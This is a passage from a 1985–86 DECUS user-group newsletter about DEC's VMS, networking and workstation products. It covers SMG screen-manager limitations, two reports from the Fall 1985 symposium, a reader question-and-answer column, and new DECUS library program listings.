- No support for the insertion of device specific control sequences in output streams. In some cases when talking to an "almost-DEC" compatible terminal it is useful to emit control sequences without the screen manager getting in the way or interpreting these sequences. There appears to be no way to do this using current SMG calls.

- No support for call-by-value arguments. As stated previously, the VMS V2 SCR screen manager allowed MACRO32 programmers to call screen routines with all numeric arguments passed by value. This was extremely useful feature which was omitted from the VMS V4 SMG screen package, which caters exclusively to higher level languages which use call-by-reference by default. The result of this omission is a substantial coding burden for MACRO32 programmers.

- No support for logical windowing functions such as GROW, SHRINK, MOVE, SCROLL LEFT/RIGHT/UP/DOWN at the user-interface level. It would be very useful in some circumstances to have the runtime system maintain the virtual displays on the pasteboard, with the terminal keyboard keys being used to allow scrolling and other window control functions without application intervention. As currently implemented, these functions must be fully supported by the application program.

- No support for more than one border label per virtual display. It is not currently possible to border a virtual display and label each of the four sides with a different text label. Only the last border label command is accepted by the SMG routines, with all other border sides being blanked.

- No support for additional character sets. The only supported character set in V4 SMG calls is the standard ASCII character set.

- No support for dynamic character set definitions in the VT220 terminal line. The VT220 supports a dynamic character set definition facility. This is not currently supported by the SMG routines.

- No support for auxiliary or printer ports attached to the terminal.

- No support for answerback messages from the terminal.

- No support for detection/modification of terminal setup features.

IMPLEMENTATION HINTS AND KINKS

Several hints can be of great use when designing applications around the SMG screen manager:

- Use structured display lists. When one application requires that many virtual displays be generated for a single pasteboard, it is often expedient to create a linked list of all virtual displays to be created/pasted and then drive this structure via a loop mechanism when the program is first initialized. This saves the separate creation/paste code for each virtual display to be generated, as well as providing a concise structure which may later be modified to move, pop, or repaste the displays on the pasteboard.

- When using the keypad to drive screen options, use of the VAX-11 CASE machine instruction is very useful. Consider the case in which you wish to provide support within an application for the VT100 and VT200 series terminals. By using the SMG routine SMG$READ_STRING or SMG$READ_KEYSTROKE, it is possible to trap a single key entry as a terminator code from 0 to 511. This read termination code can then be used as an index for a computed GOTO (CASE) instruction which vectors to the routine to process the keystroke. GOLD and BLUE key entries, when used as key modifiers, can be saved as needed to modify the action of the action routine. This method is particularly attractive because it involves only one machine instruction rather than some lengthy comparison or search operation, and at the same time can be modified to support any class of present or future terminal type.

- Make good use of the occlusion capabilities of the screen manager so that little used displays are normally covered, but can be restored as needed for viewing. A prime example of this is a status return area, which may be 24 or more lines in length, but normally is occluded to show just one or two lines of text.

THE FALL 1985 DECUS US SYMPOSIUM Version 1

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NOTE

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This symposium was not as active as most due to a paucity of announcements of new products by Digital prior to the symposium. Still, there was some lively discussion about current DEC products and some hints as to soon to be announced products.

It should be noted that, contrary to previous Digital practices, there was little discussion concerning new products or products in engineering. This is due to a rash of legal problems Digital has been involved in lately as well as the legal offices at DEC being more paranoid than normal considering the depressed computing industry.

This summary is not meant to be all-encompassing. Its purpose is to cover the more pertinent items discussed at the symposium for informational and planning purposes.

VAX/VMS

VAX 8650

There were several sessions concerning the announcement of the VAX 8650 product (announced on December 4th). Basically, it is the same, architecturally as the 8600 processor with the following features:

- 44% increase in throughput over the 8600 (approx 6 X 780 speed)
- Ability to support 68Mb of main memory
- Upgradable from the 8600 (in a manner similar to the 780-785 path)

MicroVAX II

MicroVAX II was enhanced by the following:

- KDA50 MSCP disk controller
  - Allows connection of MSCP disks (RA-series) to the MV II
- New configurations
  - 1Gb single cabinet configuration
  - 2Gb dual cabinet configuration
  - Expanded Q-Bus capabilities
- Support of Elan on MicroVAX II systems

VAX-11/780

A reduced cost version of the 11/780 will be introduced to take advantage of reduced hardware costs as well as move older technology.

VAX-11/785

256K memory support was announced that allows a 785 to utilize up to 64Mb of main memory.

8600

Ultrix support for the 8600 was announced as well as use of 256K memory for a total support of up to 68Mb of main memory.

VAX Peripherals

The following peripherals were announced as supported on VAX systems:

- 4-high disk cabinets for RA-series disks
- TA81 - a cluster-compatible TU81 low-cost 1600/6250 streaming tape
- TK50 support for UNIBUS VAX systems

Ultrix-32 V1.2

Ultrix V1.2 continues support of BSD V4.2, but also is compatible with UNIX V5.0. Also, DECnet Ultrix V1.0 was further discussed (it was covered in New Orleans).

VAXStation 5XX Color Graphics Workstation

An advance-development stage high-resolution color graphics workstation was demonstrated in the exhibit hall. While details are sparse, the station was impressive and worked well.

Workstation V2.0

V2.0 of the VAXStation software was announced (supported in VMS V4.3). Also, the UIS program interface will be documented in the V2.0 release.

VMS V4.3

V4.3 is mainly bug fixes and uVMS modifications. It is currently in the software distribution center and should be shipping now. V4.3 and V4.4 will NOT support volume shadowing or journaling. The most constant answer was "...probably in Dallas."

New Version Definitions

Even numbered versions will be major upgrades to VMS (new features, enhancements, bug fixes). Even number versions will also be re-mastered kits (a complete installation can be performed from an even number kit and will not require the previous numbered kit. Odd numbered versions will be engineering updates and fixes only (no major enhancements).

Digital is concerned that new enhancements need not wait until a new major release of the operating system before usage (release the functionality as it arrives or is available). Also, they do not want to do another V3.7-V4.0 upgrade again in the future due to the difficulty and effort involved. The general idea is to make upgrades predictable on a four month cycle (4 months, maintenance; 8 months, major upgrade).

Digital is also concerned about software licensing. Dick Mahoney, VMS Product Manager, stated in the VMS Update Session that "...with the dropping cost of software, Digital needs to keep its profitability from other sources. The most logical place is in software and that is where you will see increases...in the future." This can easily be interpreted as DEC is going to find newer ways to charge for upgrades as well as enhanced-cost software licenses as new releases are made available in the future.

VMS V4.4

VMS V4.4 was announced with few enhancements, most of them being in the lock manager to support (in the future) volume shadowing and journaling functions. Some of the items in V4.4 included:

- On MicroVAX systems, V4.2 must be installed FIRST with the user key installed BEFORE V4.3 is installed. This problem will be fixed in "...a future release."
- Full support for shared files (any type of sequential file; in previous versions, only fixed 512-byte sequential files were supported as sharable).

RMØSHARE.MAR recoded in BLISS-32 for V4.4.

- Improved file and global buffer section locking performance which means reduced lock manager utilization
- New lock mode (NL) for "no-locks"
- Better visibility in file locking examination (Shared File Synchronization Block - SFSB):

```
SDA> SHOW PROCESS/RMS=IFB
     (Get SFSB address from IFB$L_SFSB_PTR)
SDA> READ SYS$SYSTEM:RMSDEF.STB
SDA> FORMAT/TYPE=SFSB address
```

- New lock feature: APPEND LOCK to speed appending operations and reduce locking operations
- Support for IEEE 802.3 Ethernet (co-existence with V2 Ethernet)
- Printer support on terminal servers (see below section on networks)
- Node names in a cluster (one node name for entire cluster- ALIAS)

ALIASes for each participating node:

```
NCP> SET EXECUTOR ALIAS ADDRESS 1.234
NCP> SET EXECUTOR ALIAS NAME HANNA
NCP> SET EXECUTOR ALIAS INCOMING ENABLED   ! or DISABLED
```

Object using ALIASes for OUTGOING/INCOMING connects:

```
NCP> SET OBJECT MAIL ALIAS OUTGOING ENABLED
NCP> SET OBJECT PHONE ALIAS INCOMING DIABLED
```

- Node databases in a cluster (one DECnet database for entire cluster)

The database is split into two databases:

```
SYS$SPECIFIC:[SYSEXE]NETNODE_LOCAL.DAT
SYS$COMMON:[SYSEXE]NETNODE_REMOTE.DAT
```

Conversion done during upgrade and is NOT manadatory.

Define executor name on one node is an implied define of the node name on the others

```
NCP> DEFINE EXECUTOR NAME YOGI
        implies
NCP> DEFINE NODE 1.230 NAME YOGI
```

Executor address MUST be defined first. Download information is seen by all sharers.

- Improved processing of downline system load requests (for terminal servers, etc...)
- Pipeline for DMR11 satellite links
- Support for new Ethernet UNIBUS adapter (DELUA)
- ACL has been re-written and is now TPU based
- A GOSUB function has been added to DCL
- Sort will allow descending key sorts
- Cluster operations:
  - Mount verification is enhanced and speeded up
  - Improved cluster monitoring (SHOW CLUSTER)
  - Enhancements to MONITOR for cluster operations and analysis
  - VAX Information Architecture support (A1, etc...)

VAX Performance and Coverage Analyzer (PCA)

PCA is a new Digital product for analyzing VAX process performance. It is NOT a system performance analyzer. Basically, it is linked into a program that has been compiled with the /DEBUG option and allows the collection of performance data during the running of the process. Demos looked interesting and seemed fairly easy to use for the average programmer (not to be used for users not familiar with basic programming skills).

Discontinuation of Support for RLØ2 System Disks on 11/73Ø Systems

Digital announced a cesation of support for RLØ2's as system disks. The RLØ2 will still be supported as a data disk, but it was felt that VMS is getting too big for the smaller disks and cannot be supported on the smaller disks.

A side comment was also made that as VMS grows, older technologies and smaller systems will be dropped as necessary for positive future growth of VMS. What this means is not clear other than DEC clearly intends to drop support for some VAX systems as the VAX line grows.

A statement was also made that the 11/725 poses a severe problem as the RC25 disk is not large enough for a systems disk. What this means is not clear, but 11/725 owners with RC25's should be watchful.

HSC5Ø Upgrades

HSC5Ø upgrades are currently thought of as an FCO operation to be administered by field service. It is thought that HSC software could be distributed much in the same manner as operating system and layered product software. As a result, future releases of HSC software may be subjected to software

licensing agreements and support contracts.

Networking Products

IEEE 802.3 Support

A new line of products were announced to support the IEEE 802.3 Ethernet specification. Basically, there are the following new products:

- o DELUA UNIBUS Ethernet adapter
  - Single hex board
  - 8 amps power draw, 5.5 average (DEUNA 16-20 amps)
  - Reduced heat generation
  - Supports IEEE 802.3
  - 80Kb RAM for buffering
  - 4.0 Mbit/sec performance
- o H4005-A and H4005-B Tranceivers (one with "heartbeat" for V2, one without)
  - Physically much smaller
  - Tappable via special handtool (much more efficient than the drill method used on H4000 tranceivers)
- o DEMPR Thinwire (RG58 coax cable) multiport repeater support
  - 8-thinwire coax hub station
  - 29 daisy-chained stations per segment
  - 232 stations per DEMPR
  - Standalone or connected to regular Ethernet cable
  - High-performance
  - IEEE 802.3 support
- o DESTA Thinwire Station Adapter
  - 15-pin D-connector and BNC connector to thinwire Ethernet
- o DEBET LANBridge 100
  - Connects two Ethernets together allowing reduced traffic routing
  - Uses coax or fiber interconnection between Bridges

  - Store and forward capability
  - Provides IEEE MAC support (all 802 series of specs provide for MAC support which can be interpreted as future support for additional 802 series networks in the future)
  - Dynamically learn end stations locations
  - Protocol independent
  - Allows increase of maximum node-to-node distance
  - Allows more nodes per total network

Digital stated a three phase approach to implementation of the IEEE 802.3 program as follows:

1. IEEE 802.3 product generation
2. Future release of operating systems (device driver modifications)
3. Future release of DECnet

LATplus for VAX Systems Using Terminal Servers

LATplus is an enhancement to the LAT software package that is used on host VAX systems in the terminal server environment. Terminal servers must be running V2.1 and DECServer-100's must be running V1.2 (there was no mention of LAT-11, but the current supported version is V1.1). Additionally, VMS V4.2 or later must be running on the host system. At present, LATplus is an additional package but will be bundled into the LAT software package. As such, there is no order number and will be released to LAT users as soon as publicly available.

LATplus provides the following capabilities:

- o Printers connected to terminal servers may be identified by server-name and port-name on VMS service nodes
- o Printers connected to the Ethernet Terminal Server product may also be offered as services
- o Printers may be shared by service nodes (multiple systems may access a single printer on a given terminal server. The terminal server keeps a FIFO queue of print requests and prints the requests in a round- robin fashion as the requests are serviced. A special print symbiont is used for this operation and is not compatible with current print symbionts or user-written symbionts.).
- o Hardcopy terminals can be set up as printers and/or interactive terminals
- o PASTHRU mode (data transparency except XON/XOFF) and PASSALL mode (total data transparency) are new modes (for probable async DECnet support in the future). These can be accessed by programs on the server.

- o BREAK control can now be specified as local, remote, or disabled
- o Inactivity timers can be specified (no activity, user is logged out)
- o Service passwords now supported (set up as a service parameter)

DECnet-DOS V1.0

DECnet-DOS is an asynchronous implementation of DECnet for the PC-DOS/MS-DOS environment. DECnet-DOS is supported on the following machines:

- o IBM PC, XT (under PC-DOS)
- o Rainbow 100, 100+, 190 (Rainbow MS-DOS)

Features of DECnet-DOS include:

- o Low connection cost
- o File transfer capability (also, directory, print, etc...)
- o Transparent task-to-task capability
- o Virtual terminal support (CTERM protocol emulates VT102)
- o Looks like a Phase IV end-node
- o Allows async DDCMP functions
- o Full MODEM control
- o Provides synchronization with MS-DOS I/O
- o C and assembly language compatible (implemented in C)
- o Currently supports only V2.0 DOS I/O calls
- o Uses DECnet DAP for file access
- o Ultrix-compatible socket access
- o Allows virtual disk access and virtual printer access on host systems
- o Network management features (NCP on PC)
- o NTU for network testing

Possible futures that were discussed (located in the session notes):

- o Ethernet support
- o IBM AT and PC-DOS V3.1 support
- o Automatic installation
- o SETHOST mutiple session support
- o MAIL
- o MS-NET compatibility and capabilities
- o IBM PC network emulation
- o Workstation servers
- o ISO protocol support

OTHER ITEMS OF INTEREST

Languages

Several sessions were held on VAX Pascal V3.0. Also, VAX RPG was heavily talked about, but nothing new for the most part.

EIA 423 Support

Selected interfaces will be supporting EIA 423 (the old RS-423) for increased distance and speed.

P/OS V3.0

P/OS V3.0 was shown to mixed reviews. Most knowledgeable users were underwhelmed and not pleased with the new version. Complaints of bugs and incomplete features were made by quite a few people. P/OS V3.0 supports the Ethernet interface.

Rainbow RD31 Support

Support for the RD31 Winchester disk was announced as well as other personal computer directions (see below).

Packaging and Documentation

Discussion from various entities within Digital showed a MAJOR concern over the expense of documentation and packaging of system distributions/updates. Apparently the V4.2 upgrade was extremely expensive for Digital and general solutions needs to be found to the escalating documentation cost problem.

PC Directions

Various sessions on PC directions were evident and discussion was raised about some obvious future systems from Digital called the PCXX and VAXMate. The PCXX is purported to be an IBM clone with "enhancements" and VAXMate is anyone's guess (no one would say much about it). Also, some discussions were held on printer servers, disk servers, and other capabilities necessary for PC support in the VAX and networked environment.

Digital Escalated Release of New Products

Digital management personnel claimed that over 300 new Digital products have been announced in the last year. Also, a chart showing VAX announcements over the last nine years was interesting. In the first three years, one VAX was announced. In the next three year period, 2 new VAX systems were announced. In the last three years, six new processors have been announced. Digital expressed concern that there were an increadible number of new product announcements and that the number was escalating rapidly.

Industrial Macintosh Workstation

At a session on the theoretical VAXintosh (an architecture under development by a group of highly qualified DECUS members), a company called J.A.M.E.S. announced that a processor system called the Industrial MAC would be announced in February. This announcement was substatiated by Apple personnel in the audience and was claimed to satisfy 90% of the desired items on the wishlist, such as:

- Split-session terminal access
- Host-programmability of remote unit
- VAX-based hosting of applications
- Low per-terminal cost
- Host-directed access to terminal primitives and host-emulated terminal primitives
- Multi-networking capability (LAN, async, etc...)
- Voice interconnectivity
- Graphics compression
- File format conversion capability for support of popular formats (such as SYLK, DIF, DCA, and others)

Product Retirement

Some comments were made by Digital management personnel about product retirements. Apparently, DEC is in the process of retiring a number of their existing older products and have some concerns about how to approach the user base. On what products are going to be retired, they would not elaborate.

Summary Comments

The general impression given by most knowledgeable Digital personnel was that there are going to be a SUBSTANTIAL number of announcements of new products between now and the Dallas symposium (in April, 1986). As a result, there was some unusual tight-lippedness at Anaheim, but some hints were dropped that DEC was going to make some fairly eye-raising announcements in the very near future.

THE FALL 1985 DECUS US SYMPOSIUM Version 2

by
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NOTE

This article was originally published in the January 1986 DFWLUG Newsletter from the Dallas-Fort Worth Local Users Group.

The Fall 85 DECUS symposium was a curious mixture of the old and the new. For the old, there seemed to be the same talks that DEC has been giving the last 4 or 5 symposia dealing with clusters, the lock manager, the connection manager, tuning clusters, troubleshooting clusters and so on. The information presented here was essentially the same as that given at previous symposia. Thus, the old. For the new, there was the VAX 8650 and its performance, CHAEPnet and the new Ethernet transceivers, the new Bridge 100 for big Ethernet networks and some news about VMS V4.3 and V4.4.

Let's begin by looking at some of the new things. First the word on VMS. In case you haven't noticed, starting with VMS V4.0, DEC embarked on a new strategy for VMS distribution. As much as practical, DEC will forevermore banish the pain and agony of a V3.7 to V4.0 upgrade. Any of you with your own or third party software who lived thru this know exactly what I mean. The only word for it is disgusting, particularly if you live in a production oriented world. In its place, DEC will use the n.odd releases for bug fixes and the n.even releases as enhancements along with the bug fixes. Their goal with the philosophy is to make it easier to upgrade your systems with each release breaking little to no code.

All of us who have lived thru major O/S upgrades applaud such action. It shows that DEC is at least listening to our moans and groans about living and loving their systems. In theory, this should be quite a boon to those of us who must manage systems. But in practice, I doubt that they'll be able to continually do it. There's bound to be another IPL$_SYNCH change lurking in a future release that will break lots of software. But at least DEC is moving in the right direction!

Just for the sake of the record, VMS V4.3 went to SDC roughly the week of the symposium. That means the you should start receiving your distributions in January 1986. VMS V4.4 is due to start customer ship in Spring. DEC is trying to stage these releases at 4 month intervals. Their problem is that more frequent releases, while fixing bugs faster, means a lot of extra work for system managers, plus a lot of extra work for SDC. Thus, they are doing their best to make the releases predictable to the benefit of all concerned.

What's new with VMS V4.4? Actually, not a whole lot more than with VMS V4.3. This is in keeping with DEC's new release policy. I found a couple of things of interest: volume shadowing and additional cluster support.

Controller based volume shadowing should be available with this release of VMS. It may have to wait until VMS V4.6 but they are currently shooting for the V4.4 release (their comments were: "You'll be in Dallas before you see volume shadowing). That will please those of us running a common system disk on a cluster that, up to now, has been a single point of failure. Not only that, it will also increase the performance since the HSC50s will read from which ever member of the shadow set is closest to the requested block. They will also support shadow sets of volume sets along with all the failure recovery, disk addition and so on. If you think about that for a while, it gets a little weird.

While on the subject of volume shadowing, DEC in Colorado Springs has done a good deal of performance measurement on HSCxx based shadowing. In essence, they've found that each additional member increases the I/Os per unit time by about 95% or so of the RA81's capacity. So, if a single RA81 can do about 35 I/O requests per second or so, a dual RA81 shadow set can handle around 65 to 70, three around 110 and four around 150 requests per second. And all of this is without any changes or interventioby VMS. Although future disk products will undoubtably allow seeks in the 15 to 20 msec range, you can get a good deal better thruput right now by using shadow sets at the expense of multiple RA81s.

Additional cluster support comes from DECnet now allowing a cluster to have a name in much the same way that a node has a name. You can assign each member in your cluster the same alias. Once done, people can send mail, phone, create objects and the like to that alias and not to a particular member of that cluster. This is another step in DEC moving towards homogenious clusters, where a node of the cluster is just a place to do processing and the users don't care in particular which node runs their applications. As time goes on, DEC will allow you to run your cluster from one node rather than having to log into each node to handle node specific problems as you must do now.

Those of you waiting on journaling, rollback and recover will have to wait until at least VMS V4.6 or V4.8. They are having problems doing a proper job of it and rather than release this support before its time, they are trying to do it right. That makes it 1987 before we'll see those features so necessary in commercial and production oriented shops.

There were several new items in the networks area: CHAEPnet, IEEE 802.2 and 802.3 support, new Ethernet transceivers, and the new Bridge 100 for big Ethernet networks. CHAEPnet (as people are calling it) will allow you to make Ethernet networks using the much less expensive CATV cable in place of the current expensive orange Ethernet cable. This cable is much more flexible which helps considerably in cable routing. And its lower cost will make Ethernet networks much easier to afford as well as install. In order to use this new cable, you naturally need a new transceiver. Here, DEC is offering a new H4000 and a H4005 (I believe those are the correct numbers). The H4000 replaces the current H4000 but has a much easier tap mechanism than the old one. The H4005 is new and for use with the lower cost coax cable now supported. Although not officially announced, I do recall hearing word that there will be a new Ethernet adaptor around shortly that is a single hex height board and much lower power comsumption than the current DEUNA.

With VMS V4.4, there will also come support for IEEE 802.2 and 802.3. Basically, the only difference is some additional information in the packet header that is not present in Ethernet. Both Ethernet and the 802.x protocols can be run over the same DEUNA and wire simultaneously. DECnet, however, will still continue to use the Ethernet version of the protocol. This move is one of several afoot at DEC to become more OSI complaint as industry starts to move towards networking standards.

Finally, there is the new Bridge 100. It replaces the DEREP repeater in functionality but has the additional feature of being a traffic cop. For example, if you have several repeaters in an extended Ethernet network, you may find that you are having cable capacity problems or delays caused by the size of your network. Since every message must go to every inch of cable, you have to put up with unacceptable delays when you only want to go to the processor 5 feet away from the one you're running on. To get around this, you can replace, one for one, your DEREPs with Bridge 100s. The Bridge 100 will filter your messages, keeping the local message from ever getting out to the rest of the network. Thus, if you've got groups of processors in different areas, you can cut a good deal of your network traffic by installing a few Bridge 100s in key places. There's more on this in a session summary a bit later on.

Session Summary

Whenever you attend the symposium, you'll take in many, many sessions. It's far more difficult that you think to take notes on them all, and then report on them once you get back to the real world. I have included several below on a variety of subjects.

For all of these sessions, I have summarized the salient points made by the speaker. As such, these are my impressions of the session and not necessarily those of the speaking. While I have naturally tried to be as accurate as possible, there may be omissions or errors. So don't take all this stuff too literally but just consider it given in good faith from the scribblings during a hectic week.

Tradeoffs in Extended Ethernet Configurations
by Rick Grahams (DEC)

When you first start out with an Ethernet network, you'll most likely have a dozen or two nodes (at most) in it. In such cases, you rarely have problems since the network size is small. But as you start to add nodes that are geographically dispersed, you start having a host of problems with the network. Problems such as bandwidth, number of stations, cable lengths, network configurations, access delays, reliability, availability and maintainability all haunt you. Typically, you do not have a network manager. Thus, there is no one around to handle your telecommunications problems.

The solution to this type of problem is to extend the LAN via a bridge. The advantages are increased size, overall capacity, number of stations and traffic isolation. It works with different technologies including base and broadband, fiber, CSMA/CD, token and so on. On the negative side, there are the store-and-forward delays, congestion on the bridges as well as the LANs and the lost "mutual exclusion" found on most current LANs.

The bridge itself is smart in a variety of way. First and foremost, it "learns" over time. You do not have to program it as to which nodes are on which side of the bridge. When it receives a message for an unknown node, it sends it out to all nodes. When it finds out which side of the net that the node lives on, it remembers for the next message. Thus, it serves to automatically segment your LAN traffic. Second, if it doesn't have any traffic for a given node over a period of time, it drops that node from its 8000 node database. And finally, since it operates at the data link layer in the OSI model, it is transparent to all your applications.

In summary, its feature include:

- o Replaces repeaters thereby giving more bandwidth to each LAN segment.
- o Shorter CSMA/CD lengths have shorter access times
- o Is a one for one replacement for a repeater (DEREP)
- o The bridge is not the bottleneck
- o Management counters help position bridges within LAN
- o Spanning tree algorithm allows warm standby
- o Length restrictions are based on protocol times and extended net performance
- o Does not create bandwidth, just makes better use of it

TPU Update
by DEC

With VMS V4.4, you will now have a new TPU. There will be a new section file format similar to a .EXE file. This section file can be installed shared and thereby reduce overall memory usage. EVE, an example editor that uses TPU, can now also be installed shared. It was reduced from 241 to 215 pages of which 180 are read only.

With this new TPU, you will have key maps. These are groups of keys which you manipulate as a whole. Each group can be given a name. Several can also be grouped into a list and associated with a buffer. Thus, you key definition work faster and can be buffer specific.

Also new is a loadable screen updater. TPU has been split into two images: TPU.EXE and TPUSHR.EXE. This will allow TPU to support other terminals and give better windowing routines for these variety of terminals.

Overall, TPU is much improved. There is now a much shorter startup time with TPU and its section file installed. They have also restructured the section files so that they take up much less disk space. And finally they have improved the overall quality of the product.

As a final note, for those of you looking for EVE PLUS, it went to the DECUS library on November 11th. You should hear about it in the next DECUScope. The first distribution should be in the mid-January time frame.

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INPUT/OUTPUT

A SIG Information Interchange

A form for INPUT/OUTPUT submissions is available at the back of the issue.

INPUT/OUTPUT 484

Caption: Ditto Foreign Tape Copy

Message: Can anyone suggest a method for doing a bitwise copy of a tape with protection for bad spots on the target tape. This comes up in a requirement for making copies of IBM, UNIVAC, PRIME and DEC20 tapes on a VAX. IBM has a DITTO program but we couldn't use that to copy VMS BACKUP tapes (tested prior to /INTERCHANGE mode) and there may be similar problems going the other way.

Contact: Edward E. L. Mitchell
Mitchell and Gauthier Associates
290 Baker Avenue
Concord, MA 01742
Telephone (617) 369-5115

Date: November 21, 1985

INPUT/OUTPUT 485

Caption: Executing a CLI command from within a program

Message: Users stay inside my suite of programs for hours on end, and have often asked to be able to do "SET DEF", "SHOW QUEUE", etc. without leaving and re-entering. I know of LIB$DO_COMMAND to execute CLI at the end of a program, but does anyone know how to execute CLI whilst still inside? You can simply hit control C, return to CLI, type "SET DEF", etc. and "C" to re-enter the program, why not via a subroutine? With spawn, you can only "SET DEF" the sub-process, not your own process.

Contact: Pete Edwards
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
Date: January 16, 1986

Pageswapper Editor Response

System (RMS) service SYS$SETDDIR, documented on page RMS-115 of the VMS V4.Ø documentation, changes the directory portion of your default from a program. Set the logical name SYS$DISK (in the proper mode) to change the device portion. Emulating SHOW QUEUE would take a complicated series of $GETQUI calls, but it may not be worth it since you do not have the context problem there which you have with SET DEFAULT. Most functions work well from a subprocess, and supported methods for dealing with any others vary depending upon exactly what what function you are performing.

DECUS

LIBRARY



DECUS PROGRAM LIBRARY

NEW LIBRARY PROGRAMS AVAILABLE FOR CP/M

DECUS ORDER NO: CPM-266, **Title:** Super Startrek, **Version:** V1.0, October 1985

Submitted by: Martyn Goodwin, **Operating System:** MS-DOS, CP/M-86 **Source Language:** GW-BASIC, MBASIC-86, **Memory Required:** 128K Min **Software Required:** MBASIC-86 for CP/M-86 or GWBASIC for MS-DOS **Special Hardware Required:** Rainbow 100-A users require memory expansion to at least 128KB

Abstract: The definitive version of CPM-122 STARTREK extensively rewritten to run on the RAINBOW100. Based on the popular TV series, it is a game of search and destroy with a user interface of over twenty five commands. Short, medium and long games are possible. Short games may be as short as five minutes while long games can last in excess of ten hours. Online help is provided in response to illegal commands. As a prerequisite you MUST have either MBASIC-86 or GW-BASIC. Full user documentation is included on the distribution disk.

The following files are on the disk:STARTREK.BAS, the full source code listing, and STARTREK.DOC, the full user's manual.

Note: This game is too big to fit on a machine running CP/M-80. None of the CPM-122 will run on a Rainbow. This program is an amalgam of CPM-122 that will run and contains most of the good features found in CPM-122.

Restrictions: Screen control characters are not interpreted under GWBASIC. However, program still runs without problems.

Documentation on magnetic media.

Media (Service Charge Code): One RX50 Diskette (JA)

NEW LIBRARY PROGRAMS AVAILABLE FOR THE PDP-11 COMPUTER FAMILY

DECUS ORDER NO: 11-816, **Title:** Update Suite, **Version:** V8.0-03P, October 1985

Submitted by: John Bennett, Defence Research Centre, Adelaide, South Australia, Australia, **Operating System:** RSTS/E V7.2, 8.0 **Source Language:** BASIC-PLUS, **Memory Required:** 64KB, **Software Required:** SPOOL, RSX RTS, RNO (for manual), ATPK (for installation)

Abstract: The UPDATE Suite is a set of programs for RSTS systems written in BASIC-PLUS. The program UPDATE may be used for updating any file in UPDATE data format, by operating on individual records. Records may be changed, deleted, inserted, or the enitre file may be listed or saved, with a choice of sort keys.

New applications are easily set up by running UPGEN, an easy to use application generator.

Note: Any version of BASIC-PLUS supporting extend mode is required

Restrictions: Slight bug in ANSI mode. Cursor addressing routine.

Documentation on magnetic media.

Media (Service Charge Code): One RX01 Diskette (KA), **Format:** RT-11, 600' Magnetic Tape (MA).

NEW LIBRARY PROGRAMS AVAILABLE FOR THE VAX/VMS FAMILY OF COMPUTERS

DECUS ORDER NO: VAX-150, **Title:** EVEPlus, **Version:** October 1985

Submitted by: Digital Equipment Corporation, **Operating System:** VAX/VMS V4.2 **Source Language:** VAX/TPU

Abstract: EVEPlus is a set of TPU procedures and conventions which make it easy to build customized, powerful extensions to the TPU EVE interface. It does this by creating a custom TPU section file based on EVE. EVEPlus provides a framework in which future extensions to EVE can be easily and maintainably made.

The package includes procedures to provide the following extensions to EVE.

* Describe Key
* Destroy Buffer
* Display Character
* EAG Windows - An alternate windowing approach
* Eliminate Tabs - Convert tabs to spaces
* Fix CRLFs - Fix up Runoff files
* List Buffers
* List Commands
* Matching - Automatically provide matching of certain characters
* Number Lines
* Print Utilities - Send to printer attached to terminal

Continued

* Rectangular Cut-and-Paste
* Release Buffers - Write modified buffers, then delete them
* Search - Wildcarded searches
* Set Flashing - Display matching of certain characters
* Sorting

Note: VAX/VMS V4.2 operating system required

Documentation on magnetic media.

Media (Service Charge Code): 600' Magnetic Tape (MA), Format: VMS/BACKUP, Blocked at 8192

DECUS ORDER NO: VAX-151, **Title:** PROGRAM - A VAX/VMS Program Development Environment, **Version:** V10.1 December 1985

Submitted by: Digital Equipment Corporation, **Operating System:** VAX/VMS V4.0 **Source Language:** DCL, **Software Required:** Compilers and/or assembler user wishes to use

Abstract: PROGRAM implements certain new VMS version 4 features to set up the user's terminal as a programmer work station, at which many common program development tasks can be performed by pressing control keys (e.g. pressing the VT200 "DO" key will compile, link, and run the program currently under development). PROGRAM can be used with most VAX programming languages (MACRO, FORTRAN, COBOL, BASIC, etc.) and presents the same interface for each. PROGRAM can be used to develop program from multiple source files, each containing one or more modules in any of the supported languages. PROGRAM is highly customizable: compiler, linker, and debugger options for each language can be set to meet the needs of specific programming groups, projects, and/or individual users; key definitions can be tailored for use with any VMS supported terminal; etc. Since PROGRAM is simply a customization of the standard DCL user interface, all normal VMS V4.0 features (DCL commands, command line recall and editing, etc.) are available to the PROGRAM user concurrently with the various features of PROGRAM.

Restrictions: VT100 or VT200 series terminals

Documentation on magnetic media.

